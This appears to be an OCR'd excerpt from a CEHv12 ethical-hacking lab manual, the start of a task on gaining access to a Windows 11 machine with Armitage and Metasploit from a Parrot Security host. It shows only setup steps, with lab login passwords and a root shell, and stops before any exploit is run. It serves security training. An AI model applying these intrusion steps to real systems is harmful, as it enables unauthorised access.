
Task 5: Gain Access to a Remote System using Armitage

Armitage is a scriptable red team collaboration tool for Metasploit that visualizes targets, recommends exploits, and exposes the advanced post-exploitation features in the framework. Using this tool, you can create sessions, share hosts, capture data, downloaded files, communicate through a shared event log, and run bots to automate pen testing tasks.


Here, we will use the Armitage tool to gain access to the remote target machine.

> Note: In this task, we will use the **Parrot Security** (**10.10.1.13**) machine as the host system and the **Windows 11** (**10.10.1.11**) machine as the target system.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa$$w0rd** in the Password field and press **Enter** to login.



3. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.
4. Click the **MATE Terminal** icon at the top of **Desktop** to open the **Parrot Terminal**.




5. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

